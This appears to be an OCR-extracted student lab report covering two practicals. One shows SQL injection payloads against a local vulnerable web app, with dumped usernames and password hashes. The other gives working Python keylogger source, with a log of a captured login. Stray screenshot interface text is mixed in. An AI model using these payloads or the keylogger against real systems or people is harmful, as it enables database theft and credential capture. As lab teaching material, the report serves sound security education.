
This request has no request body.

Practical 8: SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

SQL Injection Attack

1. Listing all the Users having account
   SQLi Used: 1' OR '1'='1'#



localhost/vulnerable/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271%27%23&Submit=Submit#


Vulnerability: SQL Injection

User ID: 1' OR '1'='1'#

```
ID: 1' OR '1'='1'#
First name: admin
Surname: admin

ID: 1' OR '1'='1'#
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1'#
First name: Hack
Surname: Me

ID: 1' OR '1'='1'#
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1'#
First name: Bob
Surname: Smith
```

More Information

2. Listing all the users with hashed password
   SQLi Used : 'UNION SELECT user, password FROM users; #



localhost/vulnerable/vulnerabilities/sqli/?id=%27UNION+SELECT+user%2C+password+FROM+users%3B+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: 'UNION SELECT user, password FROM users; #

```
ID: 'UNION SELECT user, password FROM users; #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users; #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users; #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users; #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users; #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

Practical 9: Creating a Keylogger with Python


- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

Python KeyLogger

Code:

```
from pynput import keyboard as k

def log_writer(data):
   with open("Keylog.log","a") as file: file.write(str(data))

def writer(key):
   if(str(key)=="Key.esc"):
      print("Keylogger stopped")
      return False
   try:
      log_writer(str(key.char))
   except Exception:
      log_writer("\n"+str(key)+"\n")
   return

log_writer("\nNew session Started\n")
with k.Listener(on_release=writer) as l:
   l.join()
```


Logging Instagram:



Phone number, username, or email: thesecretuser

Password: ....

Output (LogFile):


File Edit Selection View Go ···
KeyLogger
EXPLORER
KEYLOGGER
Keylog.log
keylogger.py
SQL CONSOLE: MESSAGES
OUTLINE
TIMELINE
MYSQL
keylogger.py
Keylog.log
Click here to ask Blackbox to help you code faster
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS SEARCH ERROR COMMENTS
powershell
0 0 0 Connect Share Code Link Explain Code Comment Code Find Bugs Code Chat Blackbox Search Error UTF-8 CRLF Log Go Live Blackbox Ninja

```

New session Started
instagram.com
Key.enter
thesecretuser
Key.tab
ohnothisshouldbesecret
```

```
PS C:\Users\gJatin\tempx2\KeyLogger> python .\keylogger.py
Keylogger stopped
PS C:\Users\gJatin\tempx2\KeyLogger>
```

lkjgc